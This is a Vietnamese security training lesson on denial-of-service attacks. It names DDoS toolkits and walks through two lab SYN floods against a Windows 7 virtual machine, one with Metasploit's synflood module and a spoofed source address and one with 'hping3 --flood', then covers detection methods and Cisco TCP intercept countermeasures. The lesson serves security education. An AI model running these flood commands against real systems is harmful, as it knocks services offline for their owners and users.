

Bài: 10.2 Từ chối dịch vụ - Công cụ tấn công DoS/DDoS, tấn công tràn SYN bằng Metasploit & Hping3

Xem bài học trên website để ủng hộ Kteam: [10.2 Từ chối dịch vụ - Công cụ tấn công DoS/DDoS, tấn công tràn SYN bằng Metasploit & Hping3](#)

Mọi vấn đề về lỗi website làm ảnh hưởng đến bạn hoặc thắc mắc, mong muốn khóa học mới, nhằm hỗ trợ cải thiện Website. Các bạn vui lòng phản hồi đến Fanpage [How Kteam](#) nhé!

Công cụ tấn công DoS/DDoS

Toolkit Pandora DDoS Bot

Công cụ này được phát triển bởi một người Nga "**Sokol**", người từng phát triển **toolkit Dirt Jumper**. **Toolkit Pandora DDoS Bot** có thể tạo ra năm loại tấn công bao gồm tấn công cơ sở hạ tầng và tấn công tầng ứng dụng:

1. HHTP
2. HHTP Download
3. HTTP Combo
4. Socket Connect
5. Max Flood

Các công cụ tấn công DDoS khác:

- Derail
- HOIC
- DoS HTTP
- BanglaDos

Công cụ tấn công DoS và DDoS cho điện thoại

- AnDOSid
- Low Orbit Ion Cannon (LOIC)

Lab 10-1: Tấn công tràn SYN bằng Metasploit


Case Study

Ở đây, chúng ta sẽ sử dụng **Kali Linux** để tấn công tràn SYN trên máy Windows 7 (10.10.50.202) bằng **Metasploit Framework**. Chúng ta cũng dùng bộ lọc **Wireshark** để kiểm tra gói tin trên máy nạn nhân.

Quy trình

1. Mở Kali Linux Terminal.
2. Nhập lệnh dưới để quét port 21.

```
nmap -p 21 10.10.50.202
```



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -p 21 10.10.50.202

Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-07 06:12 EDT
Nmap scan report for 10.10.50.202
Host is up (0.00038s latency).


PORT      STATE      SERVICE
21/tcp    filtered  ftp
MAC Address: 00:0C:29:20:C4:A9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
root@kali:~#

```

Port 21 mở, đã được lọc.

3. Nhập lệnh **"msfconsole"** để khởi chạy **Metasploit framework** `root@kali:~#msfconsole`.



```

root@kali: ~
File Edit View Search Terminal Help
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?

[#####] $a, [#####]
[#####] $$`7a, [#####]
[#####] `7a, [#####]
[#####] ,a$% [#####]
[#####] ,a$"$ [#####]
[#####] "$p" [#####]
[#####] "a, "$ [#####]
[#####] "a,$$ [#####]
[#####] "$ [#####]


= [ metasploit v4.16.31-dev ]
+ -- --[ 1726 exploits - 986 auxiliary - 300 post ]
+ -- --[ 507 payloads - 40 encoders - 10 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

Figure 10-10 Metasploit Framework

4. Nhập dòng lệnh **"use auxiliary/dos/tcp/synflood"** `msf> use auxiliary/dos/tcp/synflood`
5. Nhập dòng lệnh **"show options"** `msf auxiliary(dos/tcp/synflood) > show options`



```

Terminal
File Edit View Search Terminal Help
+ -- ==[ 507 payloads - 40 encoders - 10 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/tcp/synflood
[-] Failed to load module: auxiliary/dos/tcp/synflood
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE          no          The name of the interface
  NUM                no          Number of SYNs to send (else unlimited)
  RHOST              yes         The target address
  RPORT             80          The target port
  SHOST              no          The spoofable source address (else randomizes)
  SNAPLEN           65535       The number of bytes to capture
  SPORT              no          The source port (else randomizes)
  TIMEOUT           500         The number of seconds to wait for new data

msf auxiliary(dos/tcp/synflood) >

```

Figure 10-11 Validating Module options

Kết quả cho thấy thiết lập mặc định và thông số bắt buộc.


6. Nhập các dòng lệnh sau:

```
msf auxiliary(dos/tcp/synflood) > set RHOST 10.10.50.202
```

```
msf auxiliary(dos/tcp/synflood) > set RPORT 21
```

```
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
```

```
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
```



```

root@kali: ~
File Edit View Search Terminal Help
Module options (auxiliary/dos/tcp/synflood):


  Name      Current Setting  Required  Description
  ----      -
  INTERFACE          no          The name of the interface
  NUM                no          Number of SYNs to send (else unlimited)
  RHOST              yes         The target address
  RPORT             80          The target port
  SHOST              no          The spoofable source address (else randomizes)
  SNAPLEN           65535       The number of bytes to capture
  SPORT              no          The source port (else randomizes)
  TIMEOUT           500         The number of seconds to wait for new data

msf auxiliary(dos/tcp/synflood) > set RHOST 10.10.50.202
RHOST => 10.10.50.202
msf auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
SHOST => 10.0.0.1
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT => 30000
msf auxiliary(dos/tcp/synflood) >

```

Figure 10-12 Configuring Module Parameters

7. Nhập dòng lệnh “exploit” msf auxiliary(dos/tcp/synflood) > exploit



```

root@kali: ~
File Edit View Search Terminal Help
-----
INTERFACE      no      The name of the interface
NUM             no      Number of SYNs to send (else unlimited)
RHOST           yes     The target address
RPORT          80      The target port
SHOST           no      The spoofable source address (else randomizes)
SNAPLEN        65535   The number of bytes to capture
SPORT          no      The source port (else randomizes)
TIMEOUT         500     The number of seconds to wait for new data

msf auxiliary(dos/tcp/synflood) > set RHOST 10.10.50.202
RHOST => 10.10.50.202
msf auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
SHOST => 10.0.0.1
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT => 30000
msf auxiliary(dos/tcp/synflood) > exploit

[*] SYN flooding 10.10.50.202:21...

```

Figure 10-13 Exploit

Tấn công tràn SYN được bắt đầu.

8. Đăng nhập vào máy Windows 7 (nạn nhân).
9. Mở Task Manager và quan sát biểu đồ hoạt động.




Figure 10-14 CPU Usage of Victim's machine

10. Mở Wireshark và chuyển bộ lọc thành TCP cho những gói tin cần lọc.




Figure 10-15 Capturing Packets

Lab 10-2: Tấn công tràn SYN bằng Hping3

Case Study

Ở đây, chúng ta sẽ sử dụng Kali Linux để tấn công tràn SYN trên máy Windows 7 (10.10.50.202) bằng lệnh Hping3. Chúng ta cũng dùng bộ lọc Wireshark để kiểm tra gói tin trên máy nạn nhân.

Quy trình

1. Mở Kali Linux Terminal.
2. Nhập lệnh "**hping3 10.10.50.202 --flood**"

```
root@kali:~# hping3 10.10.50.202 --flood
```




Figure 10-16 SYN flooding using Hping3

3. Mở máy Windows 7 và thu thập gói tin.
4. Ứng dụng Wireshark có thể không phản hồi.




Figure 10-17 Capturing Packets

Phương pháp đối phó

Kỹ thuật phát hiện

Có nhiều cách để **phát hiện và phòng tránh tấn công DoS/DDoS**. Dưới đây là những phương pháp bảo mật phổ biến:

Profile hoạt động

Kỹ thuật này bao gồm quan sát các hoạt động diễn ra trên mạng hay hệ thống. Bằng cách quan sát và phân tích thông tin header của gói tin như **TCP Sync**, **UDP**, **ICMP** và **giao thông netflow**, chúng ta có thể quan sát tấn công DoS/DDoS. Profile hoạt động được đo nhờ so sánh nó với lưu lượng giao thông trung bình của mạng.

Phân tích wavelet

Đây là một quy trình tự động phát hiện tấn công DoS/DDoS qua phân tích dấu hiệu đầu vào. Cơ chế phát hiện tự động hóa này được dùng để phát hiện những bất thường về lưu lượng. Phân tích wavelet đánh giá giao thông và bộ lọc trên một phạm vi nhất định trong khi kĩ thuật **Adaptive threshold** dùng để phát hiện tấn công DoS.

Phát hiện điểm thay đổi tuần tự

Phát hiện điểm thay đổi là một thuật toán dùng để phát hiện tấn công từ chối dịch vụ. Kĩ thuật này sử dụng thuật toán tính tổng lũy tính không thông số để phát hiện bất thường. Phát hiện điểm thay đổi yêu cầu rất ít chi phí dùng máy điện toán nên hiệu quả và độ chính xác cao.

Chiến thuật đối phó DoS/DDoS

Biện pháp đối phó tấn công DDoS

- Bảo vệ nạn nhân thứ cấp
- Phát hiện và trung hòa handler
- Kích hoạt bộ lọc đầu ra và đầu vào
- Làm chệch hướng tấn công bằng cách hướng nó đến honeypot
- Giảm thiểu tấn công bằng cân bằng tải
- Vô hiệu hóa dịch vụ không cần thiết
- Sử dụng anti-malware
- Kích hoạt điều khiển bộ định tuyến
- Sử dụng proxy đảo ngược
- Hấp thụ tấn công
- Hệ thống phát hiện xâm nhập

Kĩ thuật đối phó Botnet

Bộ lọc RFC 3704

RFC 3704 được phát triển để lọc đầu vào cho mạng đa chủ, qua đó giảm thiểu tấn công DDoS. Nó từ chối trao quyền truy cập cho giao thông với địa chỉ giả và đảm bảo theo dõi đến địa chỉ nguồn của nó.

Bộ lọc nguồn IP uy tín

Tính năng lọc nguồn IP uy tín được Cisco IPS đảm bảo lọc giao thông dựa trên điểm uy tín và nhiều yếu tố khác. Thiết bị IPS thu thập thông tin thực từ mạng cơ sở cảm biến. Tính năng tương quan toàn cầu của thiết bị giúp máy tính cập nhật và các mối nguy cơ đã biết như **botnet** và **malware** để có thể phát hiện nhưng nguy cơ năng cao, mới. Những cập nhật này thường được tải về trên IPS và các thiết bị tường lửa của Cisco.

Bộ lọc hố đen

Đây là quá trình ngừng giao thông ngàm (giao thông vào hoặc ra) để nguồn không phát hiện sự loại trừ gói tin. Bộ lọc hố đen kích hoạt từ xa (RTBHF), một kĩ thuật định tuyến, được dùng để giảm thiểu tấn công DoS bằng giao thức định tuyến BGB (Border Gateway Protocol). Bộ định tuyến thực hiện lọc hố đen qua giao diện null o. Ngoài ra, kĩ thuật này cũng có thể thực hiện kết hợp với BGB hoặc thiết lập một giao diện null o.

Kích hoạt chặn bắt TCP trên phần mềm Cisco IOS

Lệnh chặn bắt TCP dùng trên bộ định tuyến Cisco IOS để bảo vệ TCP server khỏi tấn công tràn TCP. Tính năng này ngăn chặn tấn công bằng cách chặn bắt hoặc xác nhận kết nối TCP hợp lệ. Gói tin TCP đồng bộ hóa ở đầu vào được so sánh trong danh sách truy cập mở rộng. Phần mềm chặn bắt TCP phản hồi với yêu cầu kết nối TCP với client dưới danh nghĩa server đích. Nếu kết nối thành công, nó bắt đầu session với server đích như một client và ngàm gán hai kết nối với nhau. Do đó, tấn công tràn SYN sẽ không thể tới server đích.



Figure 10-18 TCP Intercept Process

Thiết lập lệnh chặn bắt TCP trên bộ định tuyến Cisco IOS

Router(config)# access-list <access-list-number> {deny | permit} TCP any <destination> <destination-wildcard>

Router(config)# access-list 101 permit TCP any 192.168.1.0 0.0.0.255

Router(config)# ip tcp intercept list access-list-number

Router(config)# ip tcp intercept list 101

Router(config)# ip tcp intercept mode {intercept | watch}

Mind map

